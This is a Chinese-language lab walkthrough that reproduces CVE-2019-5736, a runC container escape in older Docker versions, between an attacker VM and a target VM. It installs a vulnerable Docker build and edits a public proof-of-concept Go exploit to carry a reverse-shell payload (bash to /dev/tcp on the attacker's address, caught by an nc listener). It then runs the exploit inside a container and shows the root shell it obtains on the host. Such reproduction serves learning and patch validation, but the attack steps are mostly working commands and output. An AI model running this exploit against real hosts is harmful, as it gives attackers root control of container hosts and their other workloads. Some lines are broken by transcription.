cve-2019-5736 docker逃逸漏洞

1.概述

2019年2月11日，runC的维护团队报告了一个新发现的漏洞，SUSE Linux GmbH高级软件工程师Aleksa Sarai公布了影响Docker, containerd, Podman, CRI-O等默认运行时容器runc的严重漏洞CVE-2019-5736。

漏洞会对IT运行环境带来威胁，漏洞利用会触发容器逃逸、影响整个容器主机的安全，最终导致运行在该主机上的其他容器被入侵。漏洞影响AWS, Google Cloud等主流云平台。

攻击者可以通过特定的容器镜像或者exec操作可以获取到宿主机的runC执行时的文件句柄并修改掉runc的二进制文件，从而获取到宿主机的root执行权限。

2.漏洞原理

影响版本：docker version <=18.09.2 RunC version <=1.0-rc6

漏洞点在于runC，RunC是一个容器运行时，最初是作为Docker的一部分开发的，后来作为一个单独的开源工具和库被提取出来。作为"低级别"容器运行时，runC主要由"高级别"容器运行时（例如Docker）用于生成和运行容器，尽管它可以用作独立工具。像Docker这样的"高级别"容器运行时通常会实现镜像创建和管理等功能，并且可以使用runC来处理与运行容器相关的任务：创建容器、将进程附加到现有容器等。在Docker 18.09.2之前的版本中使用了的runc版本小于1.0-rc6，因此允许攻击者重写宿主机上的runc 二进制文件，攻击者可以在宿主机上以root身份执行命令。

3.环境安装

攻击机：192.168.32.11

靶机：192.168.32.111

以下安装均在靶机上安装!

3.1 卸载已经安装的docker

```
sudo rm /var/lib/dpkg/lock-frontend
sudo rm /var/lib/dpkg/lock
sudo rm /var/cache/apt/archives/lock
apt-get remove docker docker-engine docker-ce docker.io
```

3.2 更新索引


```
rm /var/lib/dpkg/lock
rm /var/lib/apt/lists/lock
rm /var/cache/apt/archives/lock
apt-get update

apt-get install -y apt-transport-https ca-certificates curl software-properties-
common

apt-get update
```

3.3 添加dockerGPG密钥并更新索引

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -

add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu
xenial stable"
```

3.4 安装docker18.06.1

```
 apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
 #启动docker
 systemctl start docker
 #查看docker版本
 docker -v
```




```
root@duyanyao-virtual-machine:/home/duyanyao# docker -v
Docker version 18.06.1-ce, build e68fc7a
root@duyanyao-virtual-machine:/home/duyanyao#
```

4.漏洞复现

4.1 生成payload

下载脚本


```
cd
git clone https://github.com/Frichetten/CVE-2019-5736-PoC.git
ls
```




```
root@duyanyao-virtual-machine:/home/duyanyao# cd
root@duyanyao-virtual-machine:~# git clone https://github.com/Frichetten/CVE-201
9-5736-PoC.git
Cloning into 'CVE-2019-5736-PoC'...
remote: Enumerating objects: 45, done.
remote: Total 45 (delta 0), reused 0 (delta 0), pack-reused 45
Unpacking objects: 100% (45/45), done.
root@duyanyao-virtual-machine:~# ls
CVE-2019-5736-PoC  snap
root@duyanyao-virtual-machine:~#
```

将go脚本中的命令修改为反弹shell

```
cd CVE-2019-5736-PoC/
#修改go脚本第16行，设置nc监听地址
vi main.go
```



```
root@duyanyao-virtual-machine:~# cd CVE-2019-5736-PoC/
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# ls
main.go  README.md  screenshots
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# vi main.go
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC#
```




```
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @_cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9
d
import (
        "fmt"
        "io/ioutil"
        "os"
        "strconv"
        "strings"
)

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n bash -i >& /dev/tcp/192.168.32.11/6767 0>&1"

func main() {
        // First we overwrite /bin/sh with the /proc/self/e          reter pa
th
        fd, err := os.Create("/bin/sh")
        if err != nil {
```

4.2 安装go

编译payload，需要go环境。安装参考：https://www.jianshu.com/p/c43ebab25484

查看go版本


```
go version
```



```
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# go version
go version go1.10.4 linux/amd64
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# 
```

4.3 编译生成payload

```
CGO_ENABLED=0 GOOS=linux GOARCH=amd64 go build main.go
```




```
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC#  CGO_ENABLED=0 GOOS=linux GOA
RCH=amd64 go build main.go
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# 
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# ls
main  main.go  README.md  screenshots
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# 
```

4.4 攻击

4.4.1 将payload拷贝到docker容器中

这就是模拟攻击者获取了docker容器权限，在容器中上传payload进行docker逃逸

```
#开启一个docker容器
docker run -it ubuntu /bin/bash
```




```
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# docker run -it ubuntu /bin/ba
sh
root@495e51b5994c:/#
```

Ctrl+Shift+t 新开一个终端窗口，拷贝payload到容器内

```
cd /root/CVE-2019-5736-PoC/
docker cp main 495e51b5994c:/home
```


查看是否拷贝成功



```
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# docker run -it ubuntu /bin/bash
root@495e51b5994c:/# cd /home/
root@495e51b5994c:/home# ls
main
root@495e51b5994c:/home#
```

先在攻击机上开启6767端口的监听

```
nc -lvp 6767
```




```
[root@k8s-master ~]# nc -lvp 6767
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6767
Ncat: Listening on 0.0.0.0:6767
```

然后在容器内执行payload，等待受害者去启动docker容器。

重新打开一个终端，sh进入容器


```
docker exec -it 495e51b5994c /bin/sh
```


root@495e51b5994c: /home
File Edit View Search Terminal Tabs Help
root@495e51b5994c: /home
root@duyanyao-virtual-machine: ~/CVE-20...
1
2
3

```
root@duyanyao-virtual-machine:/home/duyanyao# docker exec -it 495e51b5994c /bin/
sh
No help topic for '/bin/sh'
root@duyanyao-virtual-machine:/home/duyanyao# 
```


```
Setting up aufs-tools (1:4.9+20170918-1ubuntu1) ...
Setting up docker-ce (18.06.1~ce~3-0~ubuntu) ...
Processing triggers for libc-bin (2.27-3ubuntu1.2) ...
Processing triggers for systemd (237-3ubuntu10.42) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Processing triggers for ureadahead (0.100.0-21) ...
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# systemctl start docker
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# docker -v
Docker version 18.06.1-ce, build e68fc7a
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# docker run it ubuntu /bin/bas
h
Unable to find image 'it:latest' locally
^C
root@duyanyao-virtual-machine:~/CVE-2019-5736-PoC# docker run -it ubuntu /bin/ba
sh
root@495e51b5994c:/# cd /home/
root@495e51b5994c:/home# ls
main
root@495e51b5994c:/home# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 19
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4201d7c20}
root@495e51b5994c:/home#
```

查看攻击机状态




```
[root@k8s-master ~]# nc -lvp 6767
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6767
Ncat: Listening on 0.0.0.0:6767
Ncat: Connection from 192.168.32.111.
Ncat: Connection from 192.168.32.111:52972.
bash: cannot set terminal process group (21073): Inappropriate ioctl for device
bash: no job control in this shell
<35dc87c3c1ce89b18dca90f0dc787d1a9cad7f20cc96d4050# 
```

靶机启动docker容器时，触发payload,成功反弹shell



```
<35dc87c3c1ce89b18dca90f0dc787d1a9cad7f20cc96d4050# ifconfig
ifconfig
br-e47d0cbc92c7: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:dcff:fee9:244  prefixlen 64  scopeid 0x20<link>
        ether 02:42:dc:e9:02:44  txqueuelen 0  (Ethernet)
        RX packets 13  bytes 364 (364.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 62  bytes 6328 (6.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:79ff:fe7e:5012  prefixlen 64  scopeid 0x20<link>
        ether 02:42:79:7e:50:12  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 5211 (5.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.32.111  netmask 255.255.255.0  broadcast 192.168.32.255
        inet6 fe80::20c:29ff:fe29:4a66  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:29:4a:66  txqueuelen 1000  (Ethernet)
```



```
root@duyanyao-virtual-machine:/home# cd /root
cd /root
root@duyanyao-virtual-machine:/root# ls
ls
CVE-2019-5736-PoC
go1.11.5.linux-amd64.tar.gz
snap
root@duyanyao-virtual-machine:/root# 
```